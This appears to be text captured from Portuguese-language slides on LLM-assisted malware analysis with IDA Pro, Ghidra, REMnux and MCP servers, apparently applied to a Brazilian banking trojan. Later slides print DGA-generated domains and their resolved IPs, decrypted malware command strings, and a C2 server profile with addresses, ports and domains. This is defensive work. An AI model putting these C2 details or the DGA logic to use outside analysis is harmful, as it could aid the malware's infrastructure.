
import argparse
import datetime as dt
import ipaddress
import re
import socket
import struct
from dataclasses import dataclass
from pathlib import Path
from typing import Dict, Iterable, List, Optional, Sequence, Tuple

from ida_string_decryptor import decrypt_ida_string

IMAGE_BASE = 0x400000

# Decrypted in IDA as the alphabet source (sub_9DB740 case 1).
ALPHABET_FALLBACK = "ABCDEFGHIJKLMNOPQRSTUVWXYZabcdefghijklmnopqrstuvwxyz23456789@#&*+="
```

Questões relacionadas ao Delphi



The screenshot displays the IDA Pro interface with the Pseudocode view selected. It shows a series of Delphi string literals and their corresponding memory layout. The strings are stored in memory blocks, with some being aligned to specific boundaries (e.g., 10h, 4h, 2Ah, 82h). The memory layout is shown in hexadecimal and decimal, with offsets and alignment values. The strings are UTF-16 encoded, as indicated by the 'text "UTF-16LE"' comments. The memory layout is as follows:

Address	Label	Content
00903EFC	aPab9ub839eee48:	"PAB9UB839EEE4890C71E71E33D6FBBEA1A6DA117EF68B841E21"
00903EFC		"AD11011C136E41E140D0C7AAF1F6994FD56A51C8FF75C9E053D"
00903F62		"68A856F936F578FB66FF7BF16C09KC0A0N",0
0090400E		align 10h
00904010		dd 204B0h, 0FFFFFFFh, 2Ah
0090401C	a62yznj9r67f954:	; DATA XREF: switch_strings_93_cases+1EB10
0090401C		text "UTF-16LE", '62YZNJ9R67F954ADE53788C503357CB202MWF62B9S',0
00904072		align 4
00904074		dd 204B0h, 0FFFFFFFh, 52h
00904080	off_904080	dd offset loc_530051 ; DATA XREF: switch_strings_93_cases+1F910
00904084		dd offset off_420030+3
00904088		dd offset off_420030
0090408C		dd offset byte_4F004A
00904090	a18105a9ee20e53:	text "UTF-16LE", '18105A9EE20E53A81485E94487D30575BF4B8D9D79BAA873A0B'
00904090		text "UTF-16LE", '0B7D778C434E959QJ99Y0FQ',0
009040F6		align 4
00904126		dd 204B0h, 0FFFFFFFh, 82h
00904128		; DATA XREF: switch_strings_93_cases+20710
00904134	aH9yw623dba93d7:	text "UTF-16LE", 'H9YW623DBA93D70D5286C8134A75ADE43D9E0C71C45FF3150E3'
00904134		text "UTF-16LE", '4E73DA871F819B9A5DE154F92F64892EC5397EA2183BCEB1F63'
0090419A		text "UTF-16LE", 'A9FD181D1E18075F83FFC5A1EAB7',0
00904200		align 4
0090423A		dd 204B0h, 0FFFFFFFh, 2Ah
0090423C		; DATA XREF: switch_strings_93_cases+21510
00904248	aCz81pv7tb6b10c:	text "UTF-16LE", 'CZ81PV7TB6B10C5FB9EA528FCC06549FEFT9DVLL40',0
00904248		align 10h
0090429E		dd 204B0h, 0FFFFFFFh, 4Ah
009042A0	off_9042AC	dd offset @TList_1_Pack_0_\$ActRec_System_IInterface__ClassName+21h
009042AC		; DATA XREF: switch_strings_93_cases+22310
009042B0		dd offset dword_450057+1
009042B4	a1sd5e65eaeaf137:	text "UTF-16LE", '1SD5E65EAEF137A0E73D8DF43899FA268AE42AAA32BE42DE65C'
009042B4		text "UTF-16LE", '57AC5CA55F13875YK0',0

Questões relacionadas ao Delphi

 ivocarv / ida_pro_delphi_string_fixer Public

 Code  Issues  Pull requests  Actions  Projects  Security and quality  Insights

 main  1 Branch  0 Tags

 Go to file

 Code

 ivocarv Add usage instructions for the script in README 65367e7 · 5 months ago  2 Commits

 README.md	Add usage instructions for the script in README	5 months ago
 ida_fix_delphi_unicode_strings_generic.idc	Add files via upload	5 months ago

README

Just load the script on Ida Pro (File -> Script File). Script created using vibe coding with codex and model GPT-5.3-codex



https://github.com/ivocarv/ida_pro_delphi_string_fixer

Evoluindo...

■ Premissas:

- Podemos usar LLM para analisar código de *malware*, mesmo ofuscado
- Para executáveis é preciso fazer algum tratamento inicial até chegar a código
- É plenamente possível validar o resultado
- Não estamos lidando ainda com compactação avançada

■ <https://www.unpac.me>



2ª versão – VSCode + Cline + MCP + LLM + Tools

- LLM
 - Cloud based x Local (Cline reclama de “modelos menos capazes”.)
 - Pago x “free”
 - <https://helmholtz-blablador.fz-juelich.de/login>
 - <https://cloud.cerebras.ai/>
 - <https://build.nvidia.com/>
 - <https://opencode.ai/docs/zen/>
- MCP
 - <https://github.com/mrexodia/ida-pro-mcp>
 - <https://github.com/zinja-coder/jadx-ai-mcp>
 - <https://github.com/zinja-coder/apktool-mcp-server>
 - <https://github.com/LaurieWired/GhidraMCP>
 - <https://github.com/starsong consulting/GhydraMCP>
 - https://github.com/fosdickio/binary_ninja_mcp
 - <https://0xshlomil.github.io/introducing-ida-free-mcp/>
- VSCode
 - Abrir/gerar código fonte (ex: scripts para descriptografar informação, regras yara, DGA)
 - Plugin para LLM (Cline)
- JADX / Apktool
 - Decompilar Java / Android
- Ghidra
 - Disassembler Free



Blablador

2ª versão – VSCode + Cline + MCP + LLM + Tools

CodeBrowser: workshop/a26299db5:

File Edit Analysis Graph Navigatic

Program Trees

a26299db55818523945c8f94b380

.bss
.data
.got.plt
.got
.data.rel.ro
.fini_array
.init_array
.tdata

Program Tree x

Symbol Tree

Imports
Exports
Functions
Labels
Classes
Namespaces

Filter:

Data Type Manager

Data Types
BuiltInTypes
a26299db55818523945c8f94b380

Filter:

Model Context Protocol Version 2025-11-25 (latest) v Search... Ctrl K Ask Assistant

Documentation Extensions Specification Registry SEPs Community

Specification

Key Changes

Architecture

Base Protocol

Overview

Lifecycle

Transports

Authorization

Utilities >

Client Features

Roots

2. Streamable HTTP

i This replaces the [HTTP+SSE transport](#) from protocol version 2024-11-05. See the [backwards compatibility](#) guide below.

In the **Streamable HTTP** transport, the server operates as an independent process that can handle multiple client connections. This transport uses HTTP POST and GET requests. Server can optionally make use of [Server-Sent Events](#) (SSE) to stream multiple server messages. This permits basic MCP servers, as well as more feature-rich servers supporting streaming and server-to-client notifications and requests.

The server **MUST** provide a single HTTP endpoint path (hereafter referred to as the **MCP endpoint**) that supports both POST and GET methods. For example, this could be a URL like `https://example.com/mcp`.

00401e73 FUN_00401880 TEST RAX,RAX

OK

2ª Versão - Considerações

- Interface IDE (VSCode)
 - Permite gerar e ver código decompilado
 - Permite visualizar relatórios e scripts gerados
 - Versionamento e edição
 - Dificulta automatizar
- MCP
 - JADX e Apktool permite análise de binários Android
 - Decompilação pra Java ou Smali
 - Ghidra MCP permite usar ferramenta gratuita (Ghidra)
 - Requer interação manual pra abrir o binário
 - Dificuldade de automatizar
- LLM
 - Cline permite escolher o modelo
 - Qualidade do modelo importa (reasoning)
 - GPT-5.5 padrão ouro (via Codex)
 - Resultados bons com Gemini, GPT-OSS-122b, Minimax
 - Eventualmente requer intervenção para usar ferramenta específica

Remnux com IA

L

REMnux Documentation

INSTALL THE DISTRO

Keep the Distro Up to Date

DISCOVER THE TOOLS

Examine Static Properties >

Statically Analyze Code >

Dynamically Reverse-Engineer Code >

Perform Memory Forensics

Explore Network Interactions >

Investigate System Interactions

Analyze Documents >

Use Artificial Intelligence

Gather and Analyze Data

View or Edit Files

General Utilities

RUN TOOLS IN CONTAINERS

Docker Images of Malware Analysis Tools

TIPS AND MORE

Using AI with REMnux

REMnux Configuration Tips

REMnux Tool Tips

Malware Analysis Training

Powered by GitBook

DISCOVER THE TOOLS

Copy

Use Artificial Intelligence

Discover the Tools

OpenCode

Open-source AI coding agent for the terminal.

Website: <https://opencode.ai>

Author: Anomaly: <https://github.com/anomalyco>

License: Apache License 2.0: <https://github.com/anomalyco/opencode/blob/main/LICENSE>

Notes: OpenCode might come with a default model that's free, but that might use the data you supply for training. Consider changing the model to your own to ensure confidentiality.

State File: <remnux.node-packages.opencode>

REMnux MCP Server

MCP server for using the REMnux malware analysis toolkit via AI assistants.

Website: <https://github.com/REMnux/remnux-mcp-server>

Author: Lenny Zeltser

License: GPL-3.0: <https://github.com/REMnux/remnux-mcp-server/blob/main/LICENSE>

Notes: remnux-mcp-server

State File: <remnux.node-packages.remnux-mcp-server>

GhidrAssistMCP

MCP server for AI-assisted reverse engineering in Ghidra.

3ª Versão – Remnux + IDA Pro Headless + Scout

- Remnux
 - Opencode
 - Remnux MCP
 - Ghidra + MCP
- IDA Pro Headless
 - IDA Pro (pago)
 - Headless IDA MCP Server - <https://github.com/cnitr/headless-ida-mcp-server>
- Ghidra Headless
 - <https://github.com/mrphrazer/ghidra-headless-mcp>
 - <https://github.com/clearbluejar/pyghidra-mcp>
- LLM
 - Big Pickle (GLM-4.6)
- Scout
 - Ferramenta de consulta de base mundial de conexões (netflow)

OpenCode provides access to **several curated "Zen" AI models** that you can use for free without needing a GPU, local pulling, or a paid subscription. [Cloudron Forum](#)



Current Free Models

- **DeepSeek V4 Flash Free:** Highly ranked general coding model with excellent reasoning capabilities.
- **Big Pickle:** A stealth model excellent for everyday coding tasks.
- **MiniMax M2.5 Free:** Best for complex reasoning and handling long context windows.
- **MiMo V2.5 Free:** Xiaomi's coding model, which is optimized for various file structures. [Cloudron Forum +4](#)

3ª Versão – Remnux + IDA Pro Headless + Scout

```
remnux@remnux:~/malware$ opencode mcp list

MCP Servers
├─
├─ ○ ghidra disabled
│   http://localhost:8080/mcp
├─ ✓ procmon connected
│   procmon-mcp
├─ ✓ remnux connected
│   remnux-mcp-server
├─ ✓ remnux-docs connected
│   https://docs.remnux.org/~gitbook/mcp
├─ ○ x64dbg disabled
│   x64dbg-automate-mcp
├─ ✓ scout connected
│   https://scout-mcp.cymru.com/mcp
├─ ✓ ida-headless connected
│   /home/remnux/headless-ida-mcp-server/venv/bin/uv --directory /home/remnux/headless-ida-mcp-server run headless_ida_mcp_server
├─ ✓ ghidra-headless connected
│   /home/remnux/ghidra-headless-mcp/.venv/bin/ghidra_headless_mcp --ghidra-install-dir /opt/ghidra
└─
8 server(s)

remnux@remnux:~/malware$
```

3ª Versão – Remnux + IDA Pro Headless + Scout

3ª Versão – Remnux + IDA Pro Headless + Scout

Event Actions

Dashboard

Galaxies

Input Filters

Global Actions

Sync Actions

Administration

Logs

API

Bookmarks

★

MISP

Peixinho Icp

Log out

Edit

Split Screen

To add an event report to a MISP event via the API, you can make a raw HTTP POST request to the `/event_reports/add/{event_id}` endpoint or use the native `add_event_report` function in [PyMISP](#).

Option 1: Native PyMISP (Recommended)

Using the PyMISP library is the cleanest approach. It handles data conversion, authentication headers, and input error checking automatically.

```
python

from pymisp import PyMISP, MISPEventReport

# Initialize API client
misp_url = "https://your-misp-instance.local"
misp_key = "YOUR_API_KEY"
misp = PyMISP(misp_url, misp_key, ssl=False)

# Target MISP event ID
event_id = 1234

# Create and populate the report object
report = MISPEventReport()
report.name = "Threat Analysis Summary"
report.content = "## Executive Summary\nDetected advanced activity tracking back
```

Computer Incident Resp... +1

return value to "5a3f1c7fce46fd38". It uses obfuscated credential harvesting and data exfiltration.

Download: [Server PGP public key](#)

Polícia Federal Powered by [MISP 2.4.205](#) ATENÇÃO! PARA USO POLICIAL SOMENTE - 2026-06-09 20:01:09

3ª Versão – Remnux + IDA Pro Headless + Scout

```
ivocarv@CCAT-COORD:~/grandoreiro/caiman/touchme$ python3 touch_dga.py --resolve --only-resolved
date=2026-07-24
salt_profiles=8
total_domains=8 unique_domains=8
[case01 Qm8xLpTnVbH2kRsYcJdF] noip53=gbpqhmyvczltxukdsw.cable-modem.org
[case04 mJqW5bTyRcLnH7pKvXfE] noip53=rlziekhpxqvd.cable-modem.org
[case05 TnPx9aLcVmQhR2kYjWsD] noip53=hyurzfswjveamx.cable-modem.org
[case06 gKrF8mNpXvTcLqH5yJbA] noip53=lghitydbnkavz.cable-modem.org
[case07 UcHw2pLmQxZrN7tVkfDY] noip53=dgwlhkvfxpueamiryojtscbq.cable-modem.org
[case08 BjQn6XkRpLsHcM4vTwEa] noip53=fnyrchjbidexsvqawu.cable-modem.org
[case10 RhVm7QkLcNpX2tBjHyFd] noip53=qswzbplrfjgdmihonuvtae.cable-modem.org
[case13 vJtK2nHpLsQmX7rBcDyF] noip53=wxnruhzajymql.cable-modem.org
resolution:
dgwlhkvfxpueamiryojtscbq.cable-modem.org -> 18.234.42.61
fnyrchjbidexsvqawu.cable-modem.org -> 35.173.236.73
gbpqiymyvczltxukdsw.cable-modem.org -> 52.90.63.204
hyurzfswjveamx.cable-modem.org -> 18.209.33.83
lghitydbnkavz.cable-modem.org -> 18.209.33.83
qswzbplrfjgdmihonuvtae.cable-modem.org -> 54.165.223.48
rlziekhpxqvd.cable-modem.org -> 34.230.3.154
wxnruhzajymql.cable-modem.org -> 54.91.33.246
cymru_records=7
18.209.33.83 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 18.208.0.0/13 |
18.234.42.61 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 18.232.0.0/14 |
34.230.3.154 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 34.224.0.0/12 |
35.173.236.73 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 35.168.0.0/13 |
52.90.63.204 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 52.90.0.0/15 |
54.165.223.48 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 54.164.0.0/15 |
54.91.33.246 -> AS14618 AMAZON-AES - Amazon.com, Inc., US | 54.90.0.0/15 |
```

```
ivocarv@CCAT-COORD:~/grandoreiro/caiman/touchme$ python3 touch_unicode_decryptor.py --binary TouchMergerTonQDProActive.png
1 0x80d524 JXNV1p40toGydUOWQL8NFYvSoz4K02Huu70VbaVZj8si-cSvHoBj4YqSz1FORIetRKxG0pvH0WxEXorgU1ETT3dGZ7whp6K9E5NPbu5q0lp7LQ
http://%s:%d
2 0x80d610 8VL03AXS50UPLkMxBE1eWFZIIYxatnUIWHfjaxuf9bMfIsApaGELwmOA4n9nq-SwtAYThVgGfX0c8wP5hM94bwsuXnT7AYwZ0EzEjFacEx-An_Q
0
3 0x80d6fc Y83y0RyldSVspzVntS046EH07GBVVAH5tuwLnFJ2hS9XpAl7QVoxlj0Pqgez2Nk89QCqvdk-G6kd0FA7cqRLPMtNLplwCV5YhGEqnFLOwtSeX2A
<MOD0-ONLINE>
4 0x80d7e8 IwF3qSTTKIzg92t8kqY3xAbwbhXLFcRoH5N08I42ETWbS6dDkBb117LRYwY9UCPsjUXSxMwvSsnHEgM0cvCb_S9aMHUpjci-zcTA4yMjYwwzFECA
Tp-zZUKYXUJ5anwclZLeFIyOLP0qTlfl24gjdSIM "Modo sempre online" est\xel ativado!
5 0x80d928 X6kKN8wQL7CABSR7F7oZhJPiBiDbHVfGvd4G0tQDCUQe32j4wfwHdoI01rtRKSH4yjZvS6Vp28wWjJICjXPYGVZm_VErrmY5d2TLUQTcdkVr2g
0
6 0x80da14 fp2bIqi7oJvjUDwIpKBA89kqVbGBjCgTpQMNL_tkegqAYXTJXzm1GVG6VpDjLKyLVED9a1TDZ7bluxb0ejetYE6diI3Xj8r_NNFXBNQTKVE_Mg
<MOD0-BLOCK>
7 0x80db00 zyrMc7cRTK8zy7wzUtD7ZwG6v8liH4fRwnb50hK3VWB9gf8Mvyuon5sjud_GGEdsRU4rf4hdMo1SHJJfonymW1g-vHrKAhS4oU6Kq42C1hxqPdYl
Xj0RXGUjB9QPXhf1dQF56tY4iI9WiN_gnQt8yqt M\xelquina com bloqueio de sites ativado!
8 0x80dc40 7HqLGk0cfzSWKA2gR6ub95L0z9k3_Sy0Fb9xpAslHshIdrSIaCNNFZ1ANhS6VbEflI204D3nh-Htc--uy9235S6-Zj-XiFsQIb_YgdaHTkNCog
0
9 0x80dd2c zSer010UaaiYzwmphDaVixlrSgv1v6dCooBMrZ5ZDuiCu8-g5JhBhLJUA9NZzRm_TmLR9mlavoZyAQc3EpYiGpbZErqbQWvaxzB4m2wPjVpPMup
e2mlUy2-sfluvRIUkxY <MOD0-CADASTRADO>
10 0x80de40 QKMLekxRehTyrfU6sYZnnaIP6j5nb7AIbIS3pnGddEi94s3wn5pIOCB36TD0FIBRIkXKgc3wyRSMNYgUDELE2J3tn9fgvvN93SwgtLFnA3Kh_BN
s-kEEiJb_iezzi1qppsZ4H9p3_UbK8CdfoP0pN_0 M\xelquina marcada como "CADASTRADO"!
11 0x80df80 nhuFdSnERGHj5x6FSoaA5XEI0HwWtu8uAx7xwUMSjvJnfEz2Pj7nDL9AkiaaBhW0GoZcwQFyM0mfss5N9TRWrwUoa6xazbwirQm5C3nQBK0Bw
0
12 0x80e06c MpaobC0qeJ6g20UV9LMAC6WHX2djtrHgM_3nzlwbzosaUfh6Qk3xDKqquh4hhuZ9SyfdzS4J47IYQziRaGD16J3bVeL7qpYsKncKP-wgL-iONA
<MOD0-GCAUTO>
13 0x80e158 DDq28gTKnLQdJ0cAUP9CR9BbpLrHpDMXT6qXcSxND5Xge5RDNnuxjblh2AT0-napwooB_BEpvXi6hYkPsDMYAGbfk8vL1DNN_L6Yvhpq5S0-cA
0
14 0x80e244 b9s7ku4M0vHP02Io1MsP0KPabflp12ME0e5YbEJxENY791249KSh8B5FmNgm3fGdUdFP5FrwJAEtl4U1UKBjn53k_iZYKLZRoFk1NbXgoJhQ
<MOD0-GCMANUAL>
15 0x80e330 iHVIDw00kAXHAetYNZt7QAuLv9Jn0VYQvzI4zpdLEFe_7QQNIQzFFYb3d4nVZB7mWujJwXbHfTeGel2EI_c_l0Ec5pqBAORuWkgOiYJg9dKbw
0
16 0x80e41c ahqtqNEWczhAwu28C82M0kLAXhi-xviw3vOvq5YwwrOyWGTsjE3ifquAiFnkYKGIWAlK51KDsVoEeIXU9lhV0dsfwexzQvveGRGZ-Jf_iW6kTuV
7G0aSy7sNVosb2e8Afs <MOD0-REINIC-TRAVADO>
17 0x80e530 xucARy2iJHyEk0ohoUY1rBqj9HpUJ3CP8CCWmUvCLrtuRi1z2oVn_l40ydAUk2kIC2EOGzW8sfzM82I90bvQ6MpwNcpH-ASYGnWthqTefH0FGVX-
```

3ª Versão – Remnux + IDA Pro Headless + Scout

7. Scout C2 Infrastructure Profile

7.1 DNS C2 Server: 34.151.244.225

Attribute	Detail
Hosting	Google Cloud (225.244.151.34.bc.googleusercontent.com)
GeoIP	Brazil
ASN	396982 GOOGLE-CLOUD-PLATFORM (US)
X.509 Cert	CN=javadns — self-signed, 183-day, created 2026-05-16
JARM	14d14d00014d14d08c000000000000217f0fec97f0b3fdd2de2993c31

Exposed Services (Windows Server):

Port	Service	Banner/Detail
53/UDP	DNS	Custom DNS resolver for C2 tunneling
135/TCP	MS-RPC	Endpoint Mapper
445/TCP	SMB	SMB 3.0.2, signing enabled, GUID e28428b1-...
3389/TCP	RDP	CredSSP with NLA, self-signed CN=javadns cert
5985/TCP	WinRM	Microsoft-HTTPAPI/2.0, Negotiate auth
49664-49678/TCP	MS-RPC	spoolsv, wininit, services, wevtsvc, etc.

Domains:


- iqezmqm.com (primary, NameSilo, Cloudflare NS)
- ns1.iqezmqm.com, ns2.iqezmqm.com (delegation, same IP)

7.2 Web C2 Server: 34.39.164.122

